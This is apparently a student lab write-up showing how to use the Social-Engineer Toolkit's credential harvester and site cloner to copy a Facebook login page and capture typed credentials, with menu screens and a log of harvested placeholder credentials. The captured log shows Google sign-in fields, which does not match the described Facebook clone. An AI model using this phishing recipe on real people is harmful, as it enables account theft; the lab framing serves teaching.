

Ex. No. 6	Phishing using Social Engineering Tool
Date of Exercise	11/10/23

Aim:

The objective of this experiment is to obtain target credentials of social accounts using Social Engineering Toolkit.

Description:

Social Engineering Toolkit is a preinstalled tool available in Kali, a linux distributed OS. The Social-Engineer Toolkit (SET) was created and written by Dave Kennedy, the founder of TrustedSec. It is an open-source Python-driven tool aimed at penetration testing around Social-Engineering. SET provides an interface using a menu with options to choose from. It allows selecting particular attacks in areas such as spear-phishing, mass mailing, WiFi, QR, and more. Based on the selected attack it will ask for related details. The provided input is then used by SET to start a tool like Metasploit to initiate the related attack.

Steps:

SET can be used in Kali machine in a virtual machine, for experiment purpose the target machine can be our host machine or directly open the link from browser in Kali.

Step 1. Open Kali in Virtual Box.


Step 2. Open Social Engineering Toolkit (SET) from application menu or use setoolkit command in terminal.

Step 3. Select 1. Social Engineering in options.



```
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>
```

Step 4. Select 2 for Website Attack Vendors



```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set>
```

Step 5. Select 3 for Credential Harvester.



```
Select from the menu:
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set>
```

Step 6. Select 2 Site Cloner

Step 7. Enter the IP address for listening, the IP address for the listening host can be found using ifconfig in new tab, use inet for listening host.

```
usb0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.225.46 netmask 255.255.255.0 broadcast 192.168.225.255
    inet6 fe80::c06d:62ff:fe45:c549 prefixlen 64 scopeid 0x20<link>
    inet6 2409:4072:6011:297c:c06d:62ff:fe45:c549 prefixlen 64 scopeid 0x0<global>
3) Custom Import


set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.225.46]:
```

Step 8. Enter the URL for site cloning, in this experiment we are using facebook login page.

Step 9. When the above page appears, set started to steal credentials, to open the phishing site, type the listening IP address in the browser.

Output:

Phishing page loaded in the Target browser.



```
Terminal
10.0.2.15 - - [10/Oct/2023 22:46:08] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [10/Oct/2023 22:46:11] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDh
tUFdldzBENhIFVwsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAUy4_
qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=abc123@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=abcdefg
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
10.0.2.15 - - [10/Oct/2023 22:47:01] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Phished Credentials appear in the terminal.

Result:

We have successfully cloned Facebook login page and used it for phishing the details of user.